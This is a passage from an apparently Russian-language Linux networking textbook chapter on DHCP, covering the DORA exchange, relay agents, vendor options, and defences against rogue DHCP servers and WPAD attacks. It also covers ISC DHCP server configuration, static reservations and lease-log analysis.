Процесс DHCP начинается, когда клиент отправляет широковещательный пакет **DISCOVER** («Обнаружение»), по сути, спрашивая: «Тут есть какие-нибудь серверы DHCP?» Затем сервер DHCP отправляет в ответ пакет **OFFER** («Предложение») с подробной информацией. Клиент отвечает пакетом **REQUEST** («Запрос»), название которого выбрано не вполне удачно: по сути, клиент отправляет информацию, которую он только что получил от сервера, просто в качестве подтверждения. В свою очередь, сервер отправляет клиенту финальный пакет **ACKNOWLEDGEMENT** («Подтверждение»), снова с той же информацией, еще раз удостоверяя ее.

Эту процедуру часто называют **DORA** (Discover, Offer, Request, Acknowledgement) и обычно изображают так:




Рис. 7.1. Последовательность DORA для DHCP

Это все пакеты UDP, а мы помним, что в протоколе UDP нет встроенной информации о сеансе. Так что же связывает эти четыре пакета в один «сеанс»? Для этого в исходном пакете Discover есть идентификатор транзакции, который совпадает

в трех последующих пакетах: это иллюстрирует трассировка с помощью программы Wireshark:

Source	Destination	Protocol	Length	Info
0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x494cdf16
0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0xe5cc873a
192.168.122.1	192.168.122.157	DHCP	342	DHCP Offer - Transaction ID 0x494cdf16
0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0xe5cc873a
192.168.122.1	192.168.122.157	DHCP	342	DHCP Offer - Transaction ID 0xe5cc873a
0.0.0.0	255.255.255.255	DHCP	348	DHCP Request - Transaction ID 0xe5cc873a
192.168.122.1	192.168.122.157	DHCP	342	DHCP ACK - Transaction ID 0xe5cc873a

Рис. 7.2. Последовательность DORA для DHCP, показанная в Wireshark

ВАЖНОЕ ПРИМЕЧАНИЕ

До того, как получен четвертый пакет, у клиента фактически нет адреса, поэтому пакеты Discover и Request идут от MAC-адреса клиента с IP-адресом 0.0.0.0 на широковещательный адрес 255.255.255.255 (т. е. по всей локальной сети).

Теперь, когда мы понимаем основы работы DHCP, мы видим, что этот протокол опирается на широковещательные адреса, которые ограничены локальной подсетью. Как можно использовать DHCP в более реальных условиях, когда сервер DHCP находится в другой подсети, а может быть, даже в другом городе или стране?

Запросы DHCP из других подсетей (перенаправляющие серверы, ретрансляторы или помощники)

Но позвольте, скажете вы: во многих корпоративных сетях серверы находятся в своей собственной подсети; разделять серверы и рабочие станции — довольно распространенная практика. Как этот механизм DHCP работает в таком случае? Первые три пакета последовательности DORA отправляются на широковещательный адрес, поэтому они могут достигать других узлов только в той же VLAN.

Эту проблему можно решить, если разместить процесс перенаправления (forwarder) или ретрансляции (relay) DHCP на узле в клиентской подсети. Этот процесс принимает локальные широковещательные рассылки, а затем пересылает их на сервер DHCP в одноадресном режиме. Когда сервер DHCP отправляет ответ (как одноадресное сообщение перенаправляющему узлу), перенаправляющий сервер преобразует этот пакет обратно в широковещательный ответ, которого ожидает клиент. Почти всегда это перенаправление выполняется на IP-адресе маршрутизатора или коммутатора, который находится в клиентской подсети, другими словами, на интерфейсе, который в конечном итоге станет шлюзом клиента по умолчанию. Формально эта функциональность не обязана быть именно на этом интерфейсе,

но размещать ее там удобно: как правило, это интерфейс, в доступности которого мы уверены, так что перенаправление тоже будет доступно практически всегда. Кроме того, если принять это за неписаное правило, то нужную команду будет проще найти, если впоследствии ее понадобится изменить. На маршрутизаторе или коммутаторе Cisco эта команда выглядит так:

```
interface VLAN <x>  
ip helper-address 10.10.10.10
```

Здесь 10.10.10.10 — это IP-адрес нашего DHCP-сервера.

На практике при этом к простой широковещательной операции, которая используется в большинстве домашних сетей, добавляется одноадресная ветвь, которая расширяет протокол до сервера DHCP, расположенного в другой подсети:




Рис. 7.3. Процедура ретрансляции или перенаправления DHCP

Как это меняет последовательность DORA? Если коротко, то при этом не изменяется содержимое DHCP ни в одном из пакетов. Зато в пакетах изменяются поля IP-адреса верхнего уровня: в измененных пакетах, которые передаются между маршрутизатором и сервером, фигурируют настоящие IP-адреса отправителя и получателя. Однако содержимое пакета, которое видит клиент, остается прежним. Если вы углубитесь в данные пакетов DHCP, то увидите, что как с ретранслятором, так и без него MAC-адрес клиента DHCP и IP-адрес сервера DHCP фактически включены в поля данных протокола DHCP на уровне 7.

Теперь у нас есть все необходимое, чтобы начать настраивать сервер DHCP для основных операций. Но прежде чем мы перейдем к этому, давайте рассмотрим, что потребуется для устройств специального назначения, таких как iPhone, **точки беспроводного доступа (WAP)** или даже устройства с **PXE (Pre eXecution Environment)**, которые способны загружать всю свою операционную систему на основе данных DHCP.

Параметры DHCP

Параметры, отправленные в пакете DHCP Discover, — это, по сути, список сетевых настроек DHCP, с которыми клиент знает, что делать. Пакет сервера Offer пытается заполнить как можно большую часть этого списка. Вот параметры, которые особенно часто запрашиваются (и настраиваются на сервере):

- Маска подсети.
- Роутер (шлюз по умолчанию).
- Список серверов DNS.
- Доменное имя DNS.

Более полную информацию о параметрах DHCP можно найти на сайте IANA (<https://www.iana.org/assignments/bootp-dhcp-parameters/bootp-dhcp-parameters.xhtml>) или в соответствующем документе RFC: <https://tools.ietf.org/html/rfc2132>.

Однако во многих корпоративных сетях может запрашиваться и предоставляться другая информация — часто это нужно для загрузки телефонов с **передачей голоса по IP (VoIP)**. Эти параметры обычно зависят от поставщика оборудования, но чаще всего клиентские устройства запрашивают такие сведения:

- **В какой VLAN мне нужно находиться?** В современных сетях этот параметр используется реже; вместо этого на коммутаторах просто идентифицируется VOICE VLAN с помощью **протокола обнаружения канального уровня (LLDP)**. На коммутаторах Cisco для этого нужно просто добавить ключевое слово voice в определение VLAN.
- **Какой IP-адрес у АТС, к которой я буду подключаться?**

- **К какому серверу TFTP или HTTP нужно подключиться, чтобы получить конфигурацию моего оборудования?**

Если у сервера есть запрошенная информация, он отправит ее в DHCP-пакете Offer.

Чаще всего встречаются такие параметры DHCP, но если вы используете телефон другого поставщика, данные могут отличаться:

Производитель	Параметр	Синтаксис
Cisco	150 или 66	IP-адрес сервера TFTP (150 — список, 66 — единичное значение)
Avaya	176 или 242 (разные типы телефонов ищут разные параметры, но имеют один и тот же синтаксис)	VLAN для данных: L2Q=<VLAN для данных>, L2QVLAN=<VLAN для VoIP>, VLANTEST VLAN для VoIP: MCIPADD=<IP-адрес АТС>, MSPORT=1719, TFTPSTVR=<сервер TFTP>
Mitel	156	ftpservers=<IP-адрес сервера>, configservers=<IP-адрес сервера>, layer2tagging=1, vlandid=x (параметры ftpservers и configservers идентичны, используются в разных моделях телефонов)
Shortel	156	ftpservers=<IP-адрес сервера>, country=n, language=n, layer2tagging=n, vlandid=n

Обратите внимание, что телефоны Mitel и Shortel используют один и тот же параметр DHCP, но немного разный синтаксис.

Параметры DHCP также иногда применяются, для сообщения WAP, по какому IP-адресу искать свой контроллер, чтобы управлять последовательностью загрузки станций PXE и для других специализированных задач. В большинстве случаев параметры DHCP служат для того, чтобы удаленные устройства получали информацию, нужную для загрузки, из одного центрального места без необходимости настраивать каждое устройство. Если вам нужны параметры для вашего конкретного оборудования, ищите подробности в документации производителя (в разделе наподобие «**Параметры DHCP**»).

Если вы устраняете неполадки в процедуре DHCP и, в частности, выясняете, почему параметры DHCP не работают так, как вы ожидаете, имейте в виду, что параметры DHCP, необходимые любому конкретному устройству, всегда будут в начальном пакете Discover, то есть в первом пакете последовательности DORA. Всегда начинайте свое расследование с него: при этом часто может обнаружиться, что запрашиваются не те параметры DHCP, которые сконфигурированы.

После того как мы знаем основы работы DHCP, давайте разберемся, как защищать его от распространенных видов атак или проблем в эксплуатации.

Защита служб DHCP

Интересная особенность DHCP заключается в том, что почти во всех случаях защита службы осуществляется на сетевых коммутаторах, а не на самом сервере DHCP. По большей части сервер DHCP получает анонимные запросы, а затем отвечает соответствующим образом; при такой схеме остается мало возможностей защитить эту службу без особых сложностей (используя подписи и PKI, к которым мы еще вернемся) или с помощью списка разрешенных MAC-адресов (что значительно усложняет конфигурацию). Оба этих подхода в значительной степени противоречат сути службы DHCP, которая должна «автоматически» обеспечивать сетевую настройку рабочих станций, телефонов и других подключенных к сети устройств, не добавляя слишком много сложности или административных издержек.

Так как же обезопасить нашу службу? Давайте рассмотрим несколько сценариев атак, а затем изучим наиболее распространенные средства защиты от них.

Подменный сервер DHCP

Прежде всего, посмотрим на возможность использования **подменного (rogue) сервера DHCP**. На сегодняшний день это самая распространенная атака, и в большинстве случаев она даже не преднамеренная. Чаще всего она проявляется, когда человек приносит из дома неавторизованный беспроводной маршрутизатор или проводной коммутатор, на котором включен стандартный сервер DHCP. В большинстве случаев это домашнее устройство будет настроено для сети 192.168.1.0/24 или 192.168.0.0/24, которая почти всегда отличается от того, что мы настроили в организации. Поэтому как только это устройство подключится к сети, рабочие станции начнут получать адреса в этой подсети и потеряют связь с реальной корпоративной сетью.

Как можно защититься от этого? Все дело в настройках сетевых коммутаторов. На каждом коммутаторе следует оценить топологию и решить, от каких портов можно допустить прием DHCP-пакетов Offer, — другими словами, какие порты ведут к DHCP-серверу. А канал, который ведет к серверам, — это почти всегда восходящая линия коммутатора.

Как только мы определим это на коммутаторе, мы включим механизм, который называется **DHCP Snooping** («досмотр DHCP») и предписывает коммутатору проверять пакеты DHCP. Это делается для каждой VLAN по отдельности, и в большинстве сред мы просто перечисляем все доступные VLAN. Затем мы настраиваем наши восходящие порты, чтобы они считались доверенными для пакетов DHCP от

отправителя. Обычно это очень простое изменение конфигурации, которое будет выглядеть примерно так (показана конфигурация оборудования Cisco):

```
ip dhcp snooping vlan 1 2 10
interface e1/48
    ip dhcp snooping trust
```

Если DHCP-пакет Offer получен на любом порте или IP-адресе, кроме тех, которые мы настроили как доверенные, по умолчанию этот порт отключается и отправляется уведомление (хотя можно настроить систему так, чтобы просто отправлять уведомление). После этого порт будет находиться в так называемом *состоянии отключения при ошибке*, и обычно требуется вмешательство сетевого администратора, который выявит основную причину проблемы и устранит ее. Поэтому ведение журнала и настройка уведомлений очень важны. Если эта тема крайне актуальна для вашей организации, вы можете сразу перейти к главе 13 «Системы предотвращения вторжений в Linux».

Для некоторых поставщиков коммутаторов можно доверять IP-адресу сервера DHCP, а не порту восходящей линии связи. Например, на коммутаторе HP по-прежнему можно использовать описанный выше подход, но можно вместо этого добавить более простую конфигурацию на основе IP-адреса:

```
dhcp-snooping
dhcp-snooping vlan 1 2 10
dhcp-snooping authorized-server <IP-адрес сервера>
```

В более крупной сети такой подход значительно упрощает конфигурацию: нет необходимости идентифицировать восходящие порты, которые могут различаться от коммутатора к коммутатору. Эти три строки можно просто продублировать на всех коммутаторах рабочих станций.

Когда мы добираемся до серверных VLAN и коммутаторов центра обработки данных, то сталкиваемся с тем, что наш сервер DHCP, скорее всего, является виртуальной машиной. Это оставляет нам только два варианта: либо мы настраиваем параметры доверия DHCP на всех восходящих каналах, которые подключаются к нашим серверам гипервизора, либо на коммутаторах серверов мы вообще не настраиваем DHCP Snooping и параметры доверия. Оба варианта допустимы, и честно говоря, второй встречается чаще всего. Во многих случаях сетевые администраторы могут быть уверены, что серверный коммутатор находится в запертой комнате или шкафу, и это обеспечивает уровень защиты для служб DHCP. Это также означает, что администраторам сервера и гипервизора не нужно уделять столько внимания физической сети, сколько они уделяют изменениям на стороне сервера. Во многих случаях вообще не понадобится привлекать сетевых администраторов.

Мы упоминали, что «случайный сервер DHCP» — наиболее распространенный тип атаки подменного сервера. Но как насчет преднамеренных атак на сервер DHCP?

Как они выглядят? Первая ситуация — сервер DHCP, который добавляет вредоносный узел (обычно самого себя) в качестве шлюза по умолчанию. По мере получения пакетов вредоносный узел будет проверять трафик на наличие информации, которую он хочет украсть, перехватить или изменить, а затем перенаправлять ее на подлинный маршрутизатор (шлюз по умолчанию для этой подсети):




Рис. 7.4. Атака посредника на уровне 3 с использованием DHCP

Другая ситуация происходит, когда вредоносный сервер DHCP предоставляет клиенту всю правильную информацию, но добавляет немного «лишней» информации к аренде DHCP — параметр DHCP 252. Это текстовая строка, которая указывает на файл **автоматической настройки прокси-сервера (PAC)** и представляет собой URL вида `http://<вредоносный сервер>/путь/<имя файла.pac>`. Злоумышленник составляет файл PAC так, чтобы трафик для целевых сайтов шел через вредоносный прокси-сервер, а трафик для остальных сайтов маршрутизировался обычным образом. Цель обеих этих махинаций, называемых **атакой посредника (Machine in the Middle, MiTM)**, состоит в том, чтобы украсть учетные данные: когда вы посещаете целевой сайт, такой как PayPal, Amazon или сайт своего банка, у злоумышленника

наготове поддельный сайт, который пытается получить ваше имя пользователя и пароль. Это обычно называют атакой **WPAD (автоматическое обнаружение прокси-сервера Windows)** из-за того, что ей особенно подвержены клиенты Windows, которые по умолчанию доверяют серверу DHCP по части настроек прокси-сервера. В большинстве случаев злоумышленники предпочитают атаку WPAD, потому что им не приходится возиться с расшифровкой HTTPS, SSH или любого другого зашифрованного трафика:



Рис. 7.5. Атака WPAD: вредоносный сервер DHCP устанавливает прокси-сервер

В обеих ситуациях с вредоносным сервером DHCP наша защита с настройкой параметров доверия DHCP работает очень хорошо.

Еще одна защита конкретно от атаки WPAD заключается в том, чтобы добавить запись DNS для WPAD на ваш DNS-сервер — `yourinternaldomain.com`. Польза от этого проявляется, когда атаку WPAD комбинируют с другими атаками (в частности, против любого многоадресного протокола DNS, такого как LLMNR). Если для этого имени узла есть запись DNS, то такие атаки легко нейтрализуются. Кроме того, заносить в журнал все запросы DNS для подозрительных имен узлов, таких как WPAD, — это отличная практика, которая помогает выявлять и локализовать атаки по мере их возникновения.

А что насчет защиты от атак с другой стороны — что делать с недобросовестными клиентами?

Подменный клиент DHCP

Менее распространенная форма атаки — подменный клиент DHCP. Атака заключается в том, что злоумышленник приносит свой сервер из дома и подсоединяет его к неиспользуемому порту Ethernet на работе или подключает крошечный, специально созданный атакующий ПК (часто называемый **pwnplug**) к сети через неиспользуемый порт Ethernet в приемной или в любом другом доступном месте. Излюбленное место для таких устройств — за растениями, принтерами или прочими предметами.

Старая школа защиты от этой атаки заключается в том, чтобы хранить базу всех авторизованных MAC-адресов в вашей компании и либо настраивать их как авторизованные клиенты в DHCP, либо конфигурировать для каждого из них статическое резервирование DHCP. Оба подхода не идеальны для современного предприятия. Во-первых, это требует существенных административных усилий. Мы добавляем задачу ручной инвентаризации в рабочие процессы команды по обслуживанию серверов. Поскольку сервер DHCP обычно является серверным компонентом с низкими издержками, никто этому не обрадуется. Во-вторых, если вы выберете подход статического резервирования, вам потребуется добавить резервирование для каждой VLAN, беспроводного SSID или возможного расположения, к которому клиенту может потребоваться подключиться. Излишне говорить, что большинство организаций не будут в восторге ни от одного из этих подходов.

Более современный метод выявлять неавторизованных клиентов заключается в том, чтобы использовать аутентификацию 802.1x, при которой клиент должен пройти проверку подлинности в сети, прежде чем ему будет разрешен доступ. При этом используются *службы RADIUS в Linux* (глава 9) и *службы сертификатов в Linux* (глава 8). Сертификаты применяются, чтобы обеспечить доверие: клиенты должны доверять серверу RADIUS и, что более важно, сервер RADIUS должен доверять подключающимся клиентам, чтобы аутентификация работала безопасно. Как вы наверняка догадались, мы рассмотрим это решение позже в этой книге (в главе 8 «Службы сертификатов в Linux» и в главе 9 «Службы RADIUS в Linux»).

Когда мы разобрались со всей теорией и усвоили ее, давайте приступим к настройке сервера DHCP.

Установка и настройка сервера DHCP

Мы разобьем задачи настройки на три группы:

- Базовая конфигурация сервера DHCP и областей.

- Статическое резервирование для аренды DHCP, например для серверов или принтеров.
- Использование журналов DHCP для сетевой аналитики и проверки оборудования.

Давайте приступим!

Базовая конфигурация

Как и следовало ожидать, мы начнем разговор с команды `apt`, установив сервер ISC DHCP на наш учебный узел¹:

```
$ sudo apt-get install isc-dhcp-server
```

После установки можно настроить основные параметры сервера. Установите время аренды и все, что не привязано к областям: например, мы настроим центральные серверы DNS. Кроме того, обратите внимание, что мы добавляем проверку пинга: перед тем как предоставить аренду, этот узел пингует адрес-кандидат, чтобы убедиться, например, что кто-то другой не назначил его статически. Это отличный способ избежать дублирования IP-адресов, которые не включены по умолчанию. В нашем примере время ожидания пинга установлено на 2 секунды (по умолчанию оно составляет 1 секунду). Учтите, что для некоторых серверов `dhcpd` параметр `ping-check` можно сократить просто до `ping`.

Также обратите внимание на переменные времени аренды. Они определяют, как долго действует аренда DHCP и когда клиент начнет запрашивать продление аренды. Они важны по нескольким причинам:

- Хотя мы и стремимся отделить IP-адреса от различных диагностических инструментов, при реагировании на инциденты полезно иметь возможность более-менее полагаться на то, что адреса не меняются слишком часто. Например, если вы устраняете неполадку и узнаете IP-адрес узла, с которого начались проблемы, очень полезно, когда вы уверены, что он не изменится в течение 3–4 ближайших дней. Это значит, что все поиски по адресам можно выполнять только один раз во всех соответствующих журналах. По этой причине аренду DHCP для внутренних рабочих станций часто настраивают так, чтобы учитывать 4-дневные длинные выходные, а в некоторых случаях даже отпуска на 2–3 недели, сохраняя аренду DHCP активной в течение этого времени.

¹ В 2022 году разработчики сервера ISC DHCP объявили о том, что этот проект закрывается, и предложили переходить на Kea — альтернативный продукт консорциума ISC (см. <https://www.isc.org/blogs/isc-dhcp-eol/>). — *Примеч. ред.*

- Конечно, исключением являются гостевые сети, а особенно беспроводные гостевые сети. Если вы не связываете гостевые адреса с личностью того, кто входит в сеть, то короткий срок аренды может быть полезен. Кроме того, гостевые сети больше сталкиваются с «текучкой» пользователей, которые приходят и уходят, поэтому короткое время аренды в некоторой степени защищает вас от исчерпания пула адресов. Если вам когда-либо придется реагировать на инциденты в анонимной гостевой сети с коротким временем аренды, то ваша «псевдоидентификация», скорее всего, будет основана на MAC-адресах, а не на IP-адресах (и таким же образом вы будете блокировать подозрительные узлы).

Доступны следующие три переменные времени аренды:

- `default-lease-time`: продолжительность аренды, если клиент не запрашивает время аренды.
- `max-lease-time`: самый длительный срок аренды, который может предложить сервер.
- `min-lease-time`: заставляет клиента брать более длительный срок аренды, если запрошенная продолжительность короче этого интервала.

Во всех случаях клиент может начать запрашивать продление аренды, когда истечет 50 % согласованного интервала аренды.

Давайте отредактируем основную конфигурацию сервера DHCP — `/etc/dhcp/dhcpd.conf`. Обязательно используйте `sudo`, чтобы иметь нужные права при редактировании этого файла:

```
default-lease-time 3600;  
max-lease-time 7200;  
ping true;  
ping-timeout 2;  
option domain-name-servers 192.168.122.10, 192.168.124.11;
```

Раскомментируйте параметр `authoritative` чуть ниже в этом файле:

```
# If this DHCP server is the official DHCP server for the local  
# network, the authoritative directive should be uncommented.  
authoritative;
```

В конце файла добавьте сведения о своей области. Обратите внимание: если вы развертываете новые подсети, старайтесь не использовать `192.168.0.0/24` или `192.168.1.0/24`. Эти подсети часто фигурируют в домашних сетях, поэтому их использование в организации может сбить с толку людей, которые работают удаленно из дома. Если они подключатся к VPN, у них окажутся две разные сети `192.168.1.0`, с которыми придется бороться, потому что какая-то одна из них, скорее всего, будет недоступна.

```
# Specify the network address and subnet-mask
subnet 192.168.122.0 netmask 255.255.255.0 {
# Specify the default gateway address
option routers 192.168.122.1;
# Specify the subnet-mask
option subnet-mask 255.255.255.0;
# Specify the range of leased IP addresses
range 192.168.122.10 192.168.122.200;
}
```

Сюда же можно добавить любые другие параметры DHCP, о которых мы говорили ранее в этой главе, например параметры для поддержки VoIP-телефонов, узлов PXE или точек беспроводного доступа.

Наконец, перезапустите сервер DHCP:

```
$ sudo systemctl restart isc-dhcp-server.service
```

Ради интереса, если вы хотите, чтобы клиенты пытались обновить сервер DNS своими данными, можно добавить следующее:

```
ddns-update-style interim;
# Если у вас есть записи с фиксированными адресами, имеет смысл использовать
динамический DNS
update-static-leases on;
```

Теперь давайте возьмем нашу базовую конфигурацию и расширим ее, добавив статическое резервирование, при котором с помощью DHCP назначаются фиксированные IP-адреса принтерам или другим сетевым устройствам, таким как часы, IP-камеры, дверные замки или даже серверы.

Статическое резервирование

Чтобы задать статический IP-адрес для узла, мы добавляем раздел `host` в файл `dhcpd.conf`. В самой простой конфигурации мы назначаем фиксированный IP-адрес, когда видим определенный MAC-адрес:

```
host PrtAccounting01 {
hardware ethernet 00:b1:48:bd:14:9a;
fixed-address 172.16.12.49;}
```

В некоторых случаях, когда рабочая станция может перемещаться, — например, если это беспроводное устройство, которое появляется в разных сетях в разное время, — имеет смысл назначить ему другие параметры, но оставить динамический IP-адрес. В этом примере мы сообщаем устройству, какой суффикс DNS использовать и как зарегистрироваться с помощью динамического DNS:

```
host LTOP-0786 {
hardware ethernet 3C:52:82:15:57:1D;
```

```
option host-name "LTOP-0786";
option domain-name "coherentsecurity.com";
ddns-hostname "LTOP-786";
ddns-domain-name "coherentsecurity.com";
}
```

Или, чтобы добавить статические определения для группы узлов, выполните такие команды:

```
group {
    option domain-name "coherentsecurity.com";
    ddns-domainname "coherentsecurity";
    host PrtAccounting01 {
        hardware ethernet 40:b0:34:72:48:e4;
        option host-name "PrtAccounting01";
        ddns-hostname "PrtAccounting01";
        fixed-address 192.168.122.10;
    }

    host PrtCafe01 {
        hardware ethernet 00:b1:48:1c:ac:12;
        option host-name "PrtCafe01";
        ddns-hostname "PrtCafe01";
        fixed-address 192.168.125.9
    }
}
```

Теперь, когда мы настроили и запустили DHCP, давайте посмотрим, какие инструменты есть в нашем распоряжении, чтобы устранять неполадки, если что-то пойдет не так. Начнем с просмотра информации об аренде DHCP, а затем углубимся в журналы службы dhcpd.

Простое ведение журналов DHCP и устранение неполадок при повседневном использовании

Чтобы просмотреть текущие адреса аренды DHCP, используйте команду `dhcp-lease-list`, которая должна предоставить вам такой список (обратите внимание, что текст перенесен). Каждая строка в этом выводе соответствует одной аренде устройства:

```
$ dhcp-lease-list
Reading leases from /var/lib/dhcp/dhcpd.leases
MAC                IP                hostname valid until      manufacturer
=====
e0:37:17:6b:c1:39 192.168.122.161 -NA-      2021-03-22 14:53:26 Technicolor
CN USA Inc. Обратите внимание, что эта команда извлекает OUI из каждого MAC-адреса, поэтому ее можно использовать, например, чтобы искать подозрительные типы сетевых карт. Они должны сразу выделяться в ваших подсетях VoIP или в подсетях,
```

в которые преимущественно входят мобильные устройства. Даже в стандартной VLAN, предназначенной для передачи данных, OUI часто позволяет легко обнаружить странные типы устройств. Я постоянно сталкиваюсь с такими ситуациями: допустим, клиент пользуется стандартной моделью телефона, однако увидев информацию об OUI, замечает в ней телефон другой марки. Или, например, пользователь представляет магазин для устройств под управлением Windows, а видит в отчете компьютер Apple, которого там быть не должно.

Информацию об аренде можно легко собрать в электронную таблицу на ваш вкус, чтобы затем редактировать этот список в соответствии с вашими потребностями или в зависимости от того, какие входные данные нужны вашему приложению для инвентаризации. Или, например, если вы просто хотите извлечь MAC-адрес в таблицу имен узлов, выполните следующую команду:

```
$ dhcp-lease-list | sed -n '3,$p' | tr -s " " | cut -d " " -f 1,3 > output.txt
```

На простом языке это означает: запустить команду `dhcp-lease-list`, напечатать весь список, начиная со строки 3, удалить повторяющиеся пробелы, а затем взять столбцы 1 и 3, используя один пробел в качестве разделителя столбцов.

Если вам нужна более подробная информация или если вы расследуете инцидент, случившийся в прошлом, вам могут понадобиться дополнительные или совсем другие данные — для этого нужны журналы. Журналы DHCP хранятся в файле `/var/log/dhcpd.log` и содержат довольно подробные сведения. Например, из них можно собрать всю последовательность DORA для любого конкретного MAC-адреса:

```
cat dhcpd.log | grep e0:37:17:6b:c1:39 | grep "Mar 19" | more
Mar 19 13:54:15 pfSense dhcpd: DHCPDISCOVER from e0:37:17:6b:c1:39 via vmx1
Mar 19 13:54:16 pfSense dhcpd: DHCPOFFER on 192.168.122.113 to e0:37:17:6b:c1:39
via vmx1
Mar 19 13:54:16 pfSense dhcpd: DHCPREQUEST for 192.168.122.113 (192.168.122.1) from
e0:37:17:6b:c1:39 via vmx1
Mar 19 13:54:16 pfSense dhcpd: DHCPACK on 192.168.122.113 to e0:37:17:6b:c1:39 via
vmx1
```

Можно пойти еще дальше и спросить: «У кого был такой-то IP-адрес в такой-то день?» Мы соберем данные за весь день на тот случай, если этот адрес могли использовать несколько узлов. Чтобы получить окончательные назначения адресов, нам нужны только пакеты Acknowledgement (DHCPACK):

```
